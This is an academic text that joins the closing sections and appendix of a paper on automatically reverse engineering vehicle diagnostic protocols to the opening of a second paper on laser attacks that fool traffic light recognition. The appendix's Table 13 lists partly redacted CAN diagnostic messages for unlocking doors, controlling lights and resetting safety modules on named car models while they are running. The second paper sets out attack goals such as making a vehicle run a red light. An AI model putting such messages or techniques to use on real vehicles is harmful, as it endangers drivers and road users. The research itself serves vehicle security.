Dynamic analysis has been used to recover the format of network messages. Polyglot [42] records all instructions of processing received messages and performs taint analysis to infer the format. Polyglot integrates algorithms to identify fields. To obtain outgoing message formats, Dispatcher [41] performs backward taint analysis to build up the dependency chain. To extract the structure of the given buffer, Dispatcher checks the sources of current and previous buffer locations are same or not. If false, there exists a boundary. To replay the application communication, Replayer [68] builds a symbolic formula of how the original host processed the communication. Then, it uses an off-the-shelf decision procedure to derive an input tailored to a different host from the symbolic formula. To construct protocol field tree, AutoFormat [58] infers the message format based on the observation that bytes processed under the same execution context belong to the same message field. To recover the format of encrypted data (e.g., TLS encryption records), ReFormat [82] identifies the instructions of decryption algorithms and then uses AutoFormat [58] to recover the message format. These approaches could reverse engineer the diagnostic protocols if we can control the professional diagnostic equipments with root privilege.

6 Discussion

Limitations. DP-Reverser suffers from the following limitations: (1) DP-Reverser requires access to both the OBD port to collect the diagnostic messages and the diagnostic tools to collect the sensor values. Otherwise, it does not work. (2) Currently, DP-Reverser supports 14 kinds of functions (e.g., addition, subtraction, multiplication, division, square root, log, absolute value, negative, maximum) in the genetic programming library [30], without considering the non-trivial formulas (e.g., LFSRs, seed-key encryptions). (3) The performance of DP-Reverser relies on the performance of the OCR engine used to extract the sensor values from the GUI. (4) The payloads of diagnostic messages should be recovered based on the corresponding standards (e.g., ISO 15765-2 [11]), which is the prerequisite domain knowledge to apply DP-Reverser. (5) When analyzing the formulas contained in telematics apps, the forward taint analysis cannot handle complex apps.

Future works. We will apply DP-Reverser to non-trivial formulas to solve other practical problems in reverse engineering. Moreover, we will enhance the performance of OCR engines to make DP-Reverser more robust. We will improve our tool to analyze complex telematics apps.

7 Conclusion

We propose DP-Reverser, the first automated framework to reverse engineer the vehicle diagnostic protocols from professional diagnostic tools. Besides the semantic information of request messages in the diagnostic protocols, DP-Reverser recovers the proprietary formulas used to process the response messages. We implement DP-Reverser and conduct experiments with 18 vehicles. The results show that it can accurately reverse engineer the detailed information in the request/response messages of professional diagnostic tools.

8 Acknowledgement

We sincerely thank Prof. Van-Thuan Pham for shepherding our paper and the anonymous reviewers for their constructive comments. This work is partly supported by Hong Kong ITF Project (No. ITS/197/17FP), Hong Kong RGC Project (No. PolyU15223918), NSFC (No. 62002306), HKPolyU Start-up Fund (ZVU7), CCF-Tencent Open Research Fund (ZDCK), the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform ZJUNGICS2021017, K20200019), Leading Innovative and Entrepreneur Team Introduction Program of Zhejiang (No. 2018R01005), and National Science Foundation under Grant No. 1951729, 1953813, 1953893, and 1700544. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] ISO 14230 Keyword Protocol 2000 Part 3: Implementation. http://read.pudn.com/downloads118/ebook/500929/14230-3.pdf, 1996.

[2] Keyword Protocol 2000: Data Link Layer Recommended Practice. http://www.internetsomething.com/kwp/kwp2000_recommended_guidlines.pdf, 1997.

[3] ISO 14230-1. https://www.sis.se/api/document/preview/612052/, 1999.

[4] ISO 14230-2. https://www.sis.se/api/document/preview/612053/, 1999.

[5] ISO 14230-3. https://www.sis.se/api/document/preview/895162/, 1999.

[6] Diagnostics on Controller Area Networks (CAN) - Part 3: Implementation of unified diagnostic services (UDS on CAN). http://read.pudn.com/downloads506/doc/2103567/ISO_15765-3.pdf, 2004.

[7] SAE J1979. https://law.resource.org/pub/us/cfr/ibr/005/sae.j1979.2002.pdf, 2006.

[8] Unified diagnostic services (UDS) — Part 3: Unified diagnostic services on CAN implementation (UDSonCAN). https://www.iso.org/standard/55284.html, 2012.

[9] Car hacking demonstration video. https://www.youtube.com/watch?v=qt1xrRL9ULc, 2014.

[10] Zubie: This Car Safety Tool 'Could Have Given Hackers Control Of Your Vehicle'. https://bit.ly/3adTPmq, 2014.

[11] Diagnostic communication over Controller Area Network (DoCAN) — Part 2: Transport protocol and network layer services. https://www.iso.org/standard/66574.html, 2016.

[12] KWP 2000 and UDS Protocols for Vehicle Diagnostics: An Analysis and Comparison. http://bit.ly/2O1VNL6, 2018.

[13] Automotive most used protocols - KWP2000 and UDS. http://www.devcoons.com/automotive-protocols-kwp2000-uds/, 2018.

[14] Experimental Security Assessment of BMW Cars: A Summary Report. https://bit.ly/2BSP848, 2018.

[15] OBD2 PIDs for Programmers (Technical). http://bit.ly/36RJUzH, 2018.

[16] Symbolic Regression and Genetic Programming. https://jankrepl.github.io/symbolic-regression/, 2018.

[17] What Is Kwp2000. https://gizaedu.weebly.com/blog/what-is-kwp2000, 2018.

[18] CAN - ISO 11898 BUS-system for automotive diagnostic and flash applications. https://automotive.softing.com/en/standards/bus-systems/can-iso-11898.html, 2019.

[19] Controller Area Network (CAN) Overview. https://bit.ly/3BfL1sl, 2019.

[20] ISO 15765-2. http://canbushack.com/iso-15765-2/, 2019.

[21] MPlayer. http://www.mplayerhq.hu/, 2019.

[22] OBD2 EXPLAINED - A SIMPLE INTRO (2019). http://bit.ly/2FKQagH, 2019.

[23] OCR Engines. http://www.cvisiontech.com/library/ocr/image-ocr/ocr-engines.html, 2019.

[24] Tesseract Open Source OCR Engine. https://github.com/tesseract-ocr/tesseract, 2019.

[25] Timestamp Camera Free. http://bit.ly/2FNY1dz, 2019.

[26] UDS ISO 14229: Standardized CAN-based protocol for diagnostics. https://automotive.softing.com/en/standards/protocols/uds-iso-14229.html, 2019.

[27] UDS Protocol. https://www.piembsystech.com/protocol/diagnostic-protocol/uds-protocol/, 2019.

[28] Unified diagnostic services (UDS) - Part 2: Session layer services. https://www.iso.org/standard/77322.html, 2019.

[29] VW Transport Protocol 2.0 (TP 2.0) for CAN bus. https://jazdw.net/tp20, 2019.

[30] Welcome to gplearn's documentation! https://gplearn.readthedocs.io/en/stable/, 2019.

[31] Launch X431 V+ Full System Diagnostic Tool Bi-Directional Scan Tool. http://www.x431tool.com/wholesale/launch-x431-v-plus.html, 2020.

[32] Nonlinear Functions. https://bit.ly/3ck25QI, 2020.

[33] OBD-II (Check Engine Light) Trouble Codes. https://www.obd-codes.com/trouble_codes/, 2020.

[34] OBD ISO 15031. https://automotive.softing.com/en/standards/protocols/obd-iso-15031.html, 2020.

[35] OBD2 PIDs for Programmers (Technical). https://shorturl.at/dmtIJ, 2020.

[36] AUTEL 919. https://item.jd.com/70636576685.html, 2021.

[37] Toyota TIS Techstream. http://shorturl.at/zADOQ, 2021.

[38] D. Applegate, R. Bixby, V. Chvatal, and W. Cook. *The traveling salesman problem: a computational study*. Princeton university press, 2006.

[39] argman. EAST: An Efficient and Accurate Scene Text Detector. https://github.com/argman/EAST, 2020.

[40] G. Barlow and C. Oh. Robustness analysis of genetic programming controllers for unmanned aerial vehicles. In *Proc. EuroGP*, 2006.

[41] J. Caballero, P. Poosankam, C. Kreibich, and D. Song. Dispatcher: Enabling active botnet infiltration using automatic protocol reverse-engineering. In *Proc. CCS*,

2009.
[42] J. Caballero, H. Yin, Z. Liang, and D. Song. Polyglot: Automatic extraction of protocol message format using dynamic binary analysis. In *Proc. CCS*, 2007.
[43] J. Canny. A computational approach to edge detection. *TPAMI*, 1986.
[44] P. Day and A. Nandi. Robust text-independent speaker verification using genetic programming. *IEEE Tran. TASLP*, 2006.
[45] CSS Electronics. CAN BUS EXPLAINED - A SIMPLE INTRO. https://bit.ly/3mm5up2, 2019.
[46] N. Erez and A. Wool. Control variable classification, modeling and anomaly detection in modbus/tcp scada systems. *IJCIP*, 2015.
[47] D. Forsyth and J. Ponce. *Computer vision: a modern approach*. Prentice Hall Professional Technical Reference, 2002.
[48] D. Frassinelli, S. Park, and S. Nürnberger. <<i know where you parked last summer>> automated reverse engineering and privacy analysis of modern cars. In *Proc. S&P*, 2020.
[49] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna. Triggerscope: Towards detecting logic bombs in android applications. In *Proc. SP*, 2016.
[50] F. Garcia and D. Oswald. A New Wireless Hack Can Unlock 100 Million Volkswagens. https://bit.ly/3iAUvXL, 2016.
[51] V. Hodge and J. Austin. A survey of outlier detection methodologies. *Artificial intelligence review*, 2004.
[52] T. Hu, W. Banzhaf, and J. Moore. Robustness and evolvability of recombination in linear genetic programming. In *Proc. EuroGP*, 2013.
[53] P. Jing, Q. Tang, Y. Du, L. Xue, X. Luo, T. Wang, S. Nie, and S. Wu. Too good to be safe: Tricking lane detection in autonomous driving with crafted perturbations. In *Proc. USENIX Security*, 2021.
[54] M. Kang and J. Kang. Intrusion detection system using deep neural network for in-vehicle network security. *PloS one*, 2016.
[55] G. Kizilateş and F. Nuriyeva. On the nearest neighbor algorithms for the traveling salesman problem. In *Proc. CCSEIT*. 2013.
[56] M. Koistinen, K. Kettunen, and J. Kervinen. How to improve optical character recognition of historical finnish newspapers using open source tesseract ocr engine. *Proc. of LTC*, 2017.
[57] Kwanwoo L. Cyber-Physical Systems (CPS) vs. IoT. https://kwanwooleecom.wordpress.com/2018/03/03/cyber-physical-systems-cps-vs-iot/, 2018.
[58] Z. Lin, X. Jiang, D. Xu, and X. Zhang. Automatic protocol format reverse engineering through context-aware monitored execution. In *Proc. NDSS*, 2008.
[59] Suzanne Ma. Understanding the Travelling Salesman Problem (TSP). https://blog.routific.com/travelling-salesman-problem, 2020.
[60] M. Marchetti and D. Stabili. Read: Reverse engineering of automotive data frames. *Trans. TIFS*, 2018.
[61] M. Markovitz and A. Wool. Field classification, modeling and anomaly detection in unknown can bus networks. *Vehicular Communications*, 2017.
[62] MathsIsFun. Linear Equations. https://www.mathsisfun.com/algebra/linear-equations.html, 2017.
[63] Mathworks. Polynomial Curve Fitting. https://www.mathworks.com/help/matlab/math/polynomial-curve-fitting.html, 2020.
[64] Mathworks. NTP: The Network Time Protocol. http://www.ntp.org/, 2021.
[65] C. Miller and C. Valasek. Adventures in automotive networks and control units. *Def Con*, 2013.
[66] C. Miller and C. Valasek. Black Hat USA 2015: The full story of how that Jeep was hacked. https://bit.ly/3oGp16j, 2015.
[67] M. Nayak and A. Nayak. Odia characters recognition by training tesseract ocr engine. *IJCA*, 2014.
[68] J. Newsome, D. Brumley, J. Franklin, and D. Song. Replayer: Automatic protocol replay by binary analysis. In *Proc. CCS*, 2006.
[69] T. Nguyen and C. Csallner. Reverse engineering mobile application user interfaces with remaui (t). In *Proc. ASE*, 2015.
[70] I. Oliver, D. Smith, and J. Holland. Study of permutation crossover operators on the traveling salesman problem. In *International Conference on Genetic Algorithms and their applications*, 1987.
[71] M. Pesé, T. Stacer, C. Campos, E. Newberry, D. Chen, and K. Shin. Librecan: Automated can message translator. In *Proc. CCS*, 2019.
[72] ROSS-Tech. VCDS: Diagnostic Software for VW-Audi Group Cars. https://www.ross-tech.com/vag-com/, 2020.
[73] D. Simchi-Levi and O. Berman. Heuristics and bounds for the travelling salesman location problem on the plane. *Operations research letters*, 1987.
[74] C. Smith. *The Car Hacker's Handbook: A Guide for the Penetration Tester*. No Starch Press, 2016.
[75] R. Smith. An overview of the tesseract ocr engine. In *Proc. ICDAR*, 2007.
[76] R. Smith. History of the tesseract ocr engine: what worked and what didn't. In *Document Recognition and Retrieval*, 2013.
[77] R. Smith, D. Antonova, and D. Lee. Adapting the tesseract open source ocr engine for multilingual ocr. In *MOCR*, 2009.
[78] F. Sommer, J. Dürrwang, M. Wolf, H. Juraschek, R. Ranert, and R. Kriesten. Automotive network protocol de-

tection for supporting penetration testing. In *Proc. SECURWARE*, 2019.

[79] H. Song, H. Kim, and H. Kim. Intrusion detection system based on the analysis of time intervals of can messages for in-vehicle network. In *Proc. ICOIN*, 2016.

[80] Launch Tech. X-431 Pad III. https://launchtechusa.com/new-product-x431-pad3/, 2020.

[81] Q. Wang, Z. Lu, and G. Qu. An entropy analysis based intrusion detection system for controller area network in vehicles. In *Proc. SOCC*, 2018.

[82] Z. Wang, X. Jiang, W. Cui, X. Wang, and M. Grace. Reformat: Automatic reverse engineering of encrypted messages. In *Proc. ESORICS*, 2009.

[83] H. Wen, Q. Zhao, Q. Chen, and Z. Lin. Automated cross-platform reverse engineering of can bus commands from mobile apps. In *Proc. NDSS*, 2020.

[84] B. Williams. *Intelligent Transport Systems Standards*. Artech House Publishers, 2008.

[85] L. Yu, J. Chen, H. Zhou, X. Luo, and K. Liu. Localizing function errors in mobile apps with user reviews. In *Proc. DSN*, 2018.

[86] S. Yu, C. Fang, Y. Yun, and Y. Feng. Layout and image recognition driving cross-platform automated mobile testing. In *Proc. ICSE*, 2021.

[87] X. Zhan, L. Fan, S. Chen, F. Wu, T. Liu, X. Luo, and Y. Liu. Atvhunter: Reliable version detection of third-party libraries for vulnerability identification in android applications. In *Proc. ICSE*, 2021.

9 Appendix

9.1 Three categories of diagnostic tools




Figure 8: Three categories of diagnostic tools.

Fig. 8 shows three categories of diagnostic tools. (1) The *professional handheld diagnostic equipment* can cover 90% of vehicle models on the market. For each vehicle model, the equipment can: a) Scan all ECUs to perform diagnoses; b) Control ECUs to perform active test (e.g., turn fuel pump on/off); c) Perform ECU coding (i.e., reprogram adaptive data). (2) The *professional diagnostic software* can read data flow from ECUs, scan trouble codes, or use OBD-II protocol to read emission related data. (3) The *OBD based telematics apps* can read emission related data. If the apps or the third-party libraries in these apps have the vulnerabilities [87] or bugs [85] that can let attackers gain the root permission, attackers can leverage these vulnerabilities to control the communications between the apps and ECUs.

9.2 Response Analysis of Telematics Apps

When processing the response messages, if one response message contains **ESV**, a formula will be used to transform it to actual **ESV**. To extract these formulas, as shown in Alg. 1, we first perform forward taint analysis to identify all the statements that use the content of response messages. Then, we extract the processing statements containing mathematical operators (e.g., $+,-,*,/$). We also identify the condition under which the formula will be used.

Algorithm 1: Formula extraction of app

Input: *Stmts*: Set of statements contained in the app, *APIs*: Set of framework APIs that read the response messages.
Output: *Formulas*: List of formulas extracted from the app, *Conditions*: List of conditions of each formula.

```
1  Function FormulaExtraction(Stmts,APIs):
2      Formulas = [];
3      Conditions = [];
4      foreach stmt ∈ Stmts do
5          if stmt invokes api && api ∈ APIs then
6              ProcStmts = forwardTaintAnalysis(stmt);
7              foreach procstmt ∈ ProcStmts do
8                  if procstmt includes math operations then
9                      DDStmts=getDataDepStmts(procstmt);
10                     formula=extractFormula(DDStmts);
11                     Formulas.add(formula);
12                     CDStmts=getControlDepStmts(procstmt);
13                     condition=generateCondition(CDStmts);
14                     Conditions.add(condition);
15                 end
16             end
17         end
18     end
19     return Formulas, Conditions;
```

For each Android app, to identify the statements processing the response message, we add a taint tag to the buffer storing response message and perform forward taint analysis. In detail, for the statement that can receive response messages (e.g., `InputStream.read(byte[])`), we identify the variable of the data buffer and add a taint tag to it because it stores the content of the response message (Alg.1 line 4-5). Then, we perform forward taint analysis from these tainted variables because the it can identify all statements that use the tainted




Figure 9: Example of processing response message.

variables (Alg.1 line 6). For example, in Fig. 9, since the variable $7_18 stores the hex string of a response message, we extract line 1-14 by performing static taint analysis.

For each statement identified through forward taint analysis, we check if it contains mathematical operators (e.g., $+,-,*,/$) or not (Alg.1 line 7-8). If true, we leverage the data dependency relations to extract the statements calculating the final result (Alg.1 line 9). We extract the formula from these statements and add it to the output (Alg.1 line 10-11). For example, in Fig. 9, line 11,13,14 are identified since they contain mathematical operators. We focus on line 14 since it is executed after lines 11 and 13. By analyzing the data dependency relations of line 14, we discover that lines 13,12,9 and lines 11,10,7 are used to calculate the final result. Thus, the corresponding formula is "$v1*0.25+64*v2$". The $v1$ and $v2$ are the int values extracted from the response message. Note that the data dependency relation analysis stops at lines 7 and 9 since they extract int values from the response message.

To discover the condition under which the formula will be used, for each processing statement with mathematical operators, we leverage the control dependency relation to identify the related branch statement (`if`, `switch`) (Alg.1 line 12). Control dependency means if the condition of the branch statement is (not) satisfied, the processing statement will be executed [49]. For each variable used in the branch statement, we check the statement that defines it to discover which field value of the response message is checked (Alg.1 line 13). We record the condition in the output. For example, in Fig. 9, the formula in line 14 is calculated when the condition in line 2 is checked. We can infer that the formula is calculated when the prefix of the response message is "`41 0C`" since the variable $z0_17 in the branch statement is generated by calling `String.startsWith("41 0C")`.

9.3 Attack Real Vehicles With the Reverse Engineering Result

Approach To show the usage of the reverse engineering result of diagnostic tools, we conduct experiment with four real vehicles (i.e., BMW i3, Lexus NX300, Toyota Corolla, and Kia). Based on the reverse engineering result, we send the diagnostic messages to read data, control ECUs, or reset ECUs of the vehicles. Then, we check if the attack success or not.

Result: We test the diagnostic messages shown in Tab. 13. All of them succeed when the vehicles are running. For example, by sending the diagnostic message `40 05 30 11 00 ... 00` to Toyota Corolla, we can successfully unlock all doors when the vehicle is running.

Table 13: Using reverse engineered diagnostic messages to attack BMW i3, Lexus NX300, Toyota Corolla, and Kia. Note that part of each message is hidden to avoid being abused.

Diagnostic Message(BMW)	Functions
`29 03 22 DB ... E5`	Read brake pressure
`12 03 22 DE ... 9C`	Read accelerator position
`43 05 31 01 ... 03`	Control high beam (FLEL)
`43 05 31 01 ... 01`	Control low beam (FLEL)
`60 05 31 01 ... 13`	Control turn light (KOMBI)
`01 02 ... 01`	Reset collision safety module
`60 02 ... 01`	Reset combination instrument
Diagnostic Message(Lexus)	**Functions**
`03 22 ... 7B`	Read engine speed (Engine)
`03 22 ... 59`	Read throttle position (Engine)
`04 30 01 ... 10`	Control displayed speed (KOMBI)
`04 30 02 ... 08`	Control engine speed (KOMBI)
Diagnostic Message(Toyota)	**Functions**
`40 05 30 11 00 ... 00`	Unlock all doors
`40 05 30 1C 00 ... 00`	Turn on the wiper
`40 05 30 11 00 ... 00`	Unlock the trunk
Diagnostic Message(Kia)	**Functions**
`04 2F B0 ... 03`	Unlock central lock
`04 2F B0 ... 03`	Turn on all light on dashboard

9.4 Alignment of Diagnostic Messages and Screenshots of GUI

We adopt two methods to ensure the alignment of diagnostic messages and screenshots of GUI.

(1) For the app recording the video of GUI and the software capturing the diagnostic messages, we modify their setting so that they will use timestamps with the precision of millisecond. Moreover, before recording the video and diagnostic messages, we put the smartphone and Windows PC in the same local area network. Then, they use the Network Time Protocol(NTP) [64] to synchronize their system time.

(2) Before collecting the diagnostic messages of UDS or KWP 2000, we first use the diagnostic tools to read **ESV**s by using OBD protocol. We save the request and response messages of OBD-II protocol and the video of GUI of diagnostic tools to perform the alignment. Since the standard of OBD-II protocol is well-defined, we have the format of each request message and formula used when parsing each response message. Thus, we can infer the real **ESV**s of OBD-II protocol based on the captured diagnostic messages. Given one response message, we calculate the real **ESV** and then search the real **ESV** on the screenshots of GUI. If the real **ESV** is found on one screenshot and the timestamps of the diagnostic message and screenshot are very close, we align the diagnostic message with the screenshot. We will use the time offset between the diagnostic message and the screenshot in the alignment of other diagnostic messages and screenshots.

Rolling Colors: Adversarial Laser Exploits against Traffic Light Recognition

Chen Yan[1], Zhijian Xu[1,2]*, Zhanyuan Yin[3], Xiaoyu Ji[1]†, Wenyuan Xu[1]
[1]*Zhejiang University,* [2]*The Chinese University of Hong Kong,* [3]*The University of Chicago*

Abstract

Traffic light recognition is essential for fully autonomous driving in urban areas. In this paper, we investigate the feasibility of fooling traffic light recognition mechanisms by shedding laser interference on the camera. By exploiting the rolling shutter of CMOS sensors, we manage to inject a color stripe overlapped on the traffic light in the image, which can cause a red light to be recognized as a green light or vice versa. To increase the success rate, we design an optimization method to search for effective laser parameters based on empirical models of laser interference. Our evaluation in emulated and real-world setups on 2 state-of-the-art recognition systems and 5 cameras reports a maximum success rate of 30% and 86.25% for Red-to-Green and Green-to-Red attacks. We observe that the attack is effective in continuous frames from more than 40 meters away against a moving vehicle, which may cause end-to-end impacts on self-driving such as running a red light or emergency stop. To mitigate the threat, we propose redesigning the rolling shutter mechanism.

1 Introduction

A full autonomous driving requires the vehicle to behave independently not just on highways but also in urban settings, where traffic light recognition is essential. Such systems enable the vehicle to visually detect and recognize the traffic light signals so that it can respond properly. According to NHTSA [20], intersection accidents are the second leading cause of vehicle collisions, led only by rear-end crashes. Reliable traffic light recognition can effectively prevent such accidents by provoking automatic responses of the vehicle. For this reason, car manufacturers such as BMW [5] and parts suppliers such as Mobileye [15] are actively developing and testing their own traffic light recognition systems. Tesla [18] has recently deployed traffic light recognition on their vehicles in the U.S. Looking forward, we will not be surprised to see a prevalence of such systems in the near future.

Before that day, a critical question is how safe the vision-based traffic light recognition systems are. The consequence of erroneous recognition is severe: recognizing a red light as green may cause intersection collisions; recognizing a green light as red may force stop the vehicle and jam the traffic. Previous studies have shown the insecurity of similar vision-based object detection and recognition systems. For example, a strong light can over-expose the camera and cause denial-of-service of the collision avoidance system [23, 37]; a projector can inject adversarial ghost images on an object [13, 17] or into the camera [14] to fool the advanced driver-assistance system. However, the security of traffic light recognition has not been studied yet. In addition, previous attacks generally used light that may raise stealthiness concerns and are constricted to an attack distance of a few meters.

We are motivated to investigate the feasibility of fooling vision-based traffic light recognition in the real world. To achieve a stealthier effect and longer attack distance, we choose laser as the attack signal, which is a very narrow and energy-concentrated beam of light. We envision that a laser shed into the camera's lens may modify the captured images and affect any subsequent recognition systems. However, such an attack is non-trivial due to the following reasons. (1) Though cameras are known to be susceptible to optical interference, a laser can easily saturate the CMOS sensor in the camera and render the entire image unrecognizable. It is unknown whether a laser can modify the image in a controllable way, especially only around the traffic light's area. (2) Traffic light detection is normally performed before recognition. The attacker needs to ensure that the laser interference does not disrupt the traffic light detection so that it can fool the recognition. (3) The red, green, and yellow lamps are on different parts of a traffic light. It is unknown whether and how an attacker can cause a red light to be recognized as a green light (or vice versa) without physically altering the lamps.

In this paper, we overcome these challenges and validate the attack's feasibility. After studying all potential effects a laser may impose on camera imaging, we manage to create

*This research was conducted when the author was at Zhejiang University.
†Xiaoyu Ji is the corresponding author.

a color stripe overlapped on the traffic light in the image by exploiting the inherent vulnerability of the camera's rolling shutter. Our experiments show that color stripes of specific cases will not disrupt the traffic light detection and can cause desired color recognition results. To achieve a higher success rate, we empirically model the laser attack process and search for effective laser parameters based on simulated images under attack. We find that the attack can succeed with a wide range of laser parameters, suggesting high robustness to the uncertainties in real attack scenarios. We evaluate the attack in both emulated and real-world setups using real traffic light, laser diodes, and 5 cameras on 2 state-of-the-art open-source traffic light recognition systems. To demonstrate the potential real-world impacts, we experiment in practical settings and demonstrate successful attacks against a moving vehicle from more than 40 meters away in continuous frames. We propose rolling shutter redesign to mitigate the threat. We hope this work can help build more security into traffic light recognition for future autonomous vehicles.

Our contributions are summarized as follows:

- We discovered an inherent vulnerability of the rolling shutters in CMOS cameras that can be exploited by laser to create adjustable color stripes in an image, introducing a new approach to inject adversarial image patterns.
- We experimentally validated the feasibility of fooling traffic light recognition using laser, and proposed an optimization method to search for the effective laser parameters by simulating the attack with empirical models.
- We evaluated the attack in emulated and real-world setups on 2 traffic light recognition systems and 5 cameras, including one used on Tesla vehicles. The highest average success rates are 30% and 86.25% for Red-to-Green and Green-to-Red attacks. We built an attack equipment and demonstrated the feasibility of attacks in practical settings against a moving vehicle.

2 Background

2.1 Traffic Light Detection and Recognition

Traffic light (TL) recognition is generally performed after traffic light detection. They are differentiated by the target used when taking traffic lights as input [16]. Traffic light detection's target is to box out the traffic lights' positions in a given image. Traffic light recognition, usually taking the result of traffic light detection as input, will further distinguish the traffic light's color. Usually, the autonomous vehicle system will combine the detection and recognition step to provide instructions to the vehicle. We briefly introduce a few state-of-the-art methods and open-source systems.

Apollo [1] is an open autonomous driving platform developed by Baidu. It uses YOLO [24] to detect the traffic lights and treats the recognition as a typical CNN classification task. The RetinaNet receives an image with a list of bounding boxes with traffic lights as inputs and outputs a list with four elements, representing four possibilities for each box to be black, red, green, and yellow. Within red, yellow, and green, the class with the highest possibility will be regarded as the light's status when the possibility is over a certain threshold. Otherwise, the light's status will be set to black, meaning uncertain status.




Figure 1: Bayer filter array and rolling shutter.

Other than separating the detection and recognition, there is another approach to combine these steps and treat traffic lights with different colors as different objects when training a classification model such as DNN. Therefore, systems [6] developed in such an approach will directly detect and classify red/yellow/green/black traffic lights in one step.

2.2 Camera Imaging

A camera is an optical system that can capture images. Basically, a camera uses a lens to gather light and a light-sensitive surface (usually photographic film or a digital sensor) placed on a focal plane to capture the image. A camera can control the luminous flux that reaches the surface by adjusting the aperture's size or exposure time. The latter corresponds to the amount of time the photosensitive surface is exposed to light, which is controlled by a shutter. Digital cameras use digital image sensors as the photosensitive surface that can transfer light into digital signals. There are two major types of electronic image sensors, i.e., charge-couple device (CCD) and complementary metal-oxide-semiconductor (CMOS) sensors. Cameras in consumer products generally use CMOS sensors as they are cheaper and have lower power consumption.

Image sensors capture the light intensity and can only create grayscale images. To acquire the color information, image sensors are typically overlaid with a "color filter array," which consists of tiny color filters that only allow the light within specific wavelength ranges to pass through. Thus, the image processing algorithm can restore the color information by checking each pixel's color filter arrangement. The most commonly used color filter array is called "Bayer Filter Array," which consists of alternating rows of red-green and green-blue filters, as shown in the left of Fig. 1.

Most digital cameras adjust the exposure time by controlling the "on-off" of the photodiodes on the image sensor,

Table 1: Attacker's goals, attack scenarios, and outcomes.

Goal	DoS	Color Spoofing	Outcome
Stop→Move	N/A	R→G	Collision
Move→Stop	Probable	G→R, G→Y, G→B	Trap

i.e., via electronic shutters. There are two types of electronic shutters: global shutter and rolling shutter. Global shutters enable the whole sensor to turn on and off simultaneously, while cameras with rolling shutters turn on and off the photodiodes row-by-row as if it is "rolling." Therefore, cameras with rolling shutters do not capture the entire scene at a single time instant. Due to the readout bottleneck of CMOS image sensors, most of them use rolling shutters. Fig. 1 demonstrates the timing diagram of a simplified rolling shutter sensor. Rows of pixels start exposure successively and get read out when the row exceeds exposure time. Meanwhile, the pixels are cleared for the next exposure. Since image rows are captured at different time instances, taking a picture of rapidly moving objects or flashing light can cause image distortion and skewness. We find that most cameras on vehicles (e.g., Tesla) use rolling shutters. Apollo Auto recommends the LI-USB30-AZ023WDRB camera, which is also a rolling shutter sensor.

3 Threat Model

3.1 Attacker's Goal and Attack Scenarios

The attacker's goal is to make self-driving vehicles make incorrect decisions near traffic lights by fooling the traffic light recognition system. In particular, there may be two scenarios: *1) Make a vehicle move while it should stop:* a vehicle should stop at red or yellow lights. Failing to stop accordingly may cause intersection accidents. *2) Make a vehicle stop while it should move:* a vehicle should move at green lights when there is no obstacle. Such a case may trap the vehicle and even jam the traffic.

We envision that denial-of-service attacks and various types of color spoofing attacks against the traffic light detection and recognition systems may cause the above cases. Table 1 summarizes the potential attack scenarios.

Denial-of-Service (DoS) Attacks. DoS attacks aim to disable traffic light detection, i.e., making a vehicle fail to detect existing traffic lights. To fail safe, a vehicle is supposed to slow down or stop at an intersection when no traffic light is detected. However, a vehicle may easily notice from the map if a traffic light is missing and take safety precautions.

Color Spoofing Attacks. Such attacks aim to alter the results of traffic light recognition, i.e., causing the traffic light's color status to be interpreted incorrectly. A traffic light has four color statuses: red (R), green (G), yellow (Y), and black (B), where black means that the light is off. We consider the most common traffic light status to be either red or green because black is rare in real life and yellow only lasts for a very short time. An attacker may make a vehicle move by making a red light recognized as green, and force a vehicle to stop by making a green light recognized as red, yellow, or black. In this paper, we focus on color spoofing attacks as they are stealthier and pose a more significant threat.



Figure 2: Illustration of the three attack stages.

3.2 Attacker's Capabilities

We consider an attacker with the following capabilities.

Laser Interference to the On-board Camera. The attacker can only alter the results of traffic light detection and recognition by remotely shedding a laser interference to the camera on the target vehicle. She cannot physically alter existing traffic lights or build a spurious traffic light.

No Direct Access to the Target Vehicle. The attacker has no direct physical or digital access to the target vehicle before or during the attack. She cannot make any changes to the on-board camera or the traffic light detection and recognition system. The target vehicle remains enclosed to the attacker.

Camera and System Awareness. The attacker may infer the model and structure of the target camera and system based on public information or reverse engineering. She may obtain the same camera or vehicle to assess the attack beforehand in setups similar to the planned attack scenario. For example, she could drive a vehicle of the same model through the target intersection and record images of the target traffic light. However, she can only treat the target camera as a black box.

4 Feasibility Study

In this section, we study the feasibility of attacking vision-based traffic light detection and recognition mechanisms using laser interference. We consider the three attack stages shown in Fig. 2.

1. Camera Imaging: the attacker generates a laser beam and points it at the camera. Key questions in this stage include a) what types of laser interference an attacker can generate and b) what images will a camera capture under laser interference.

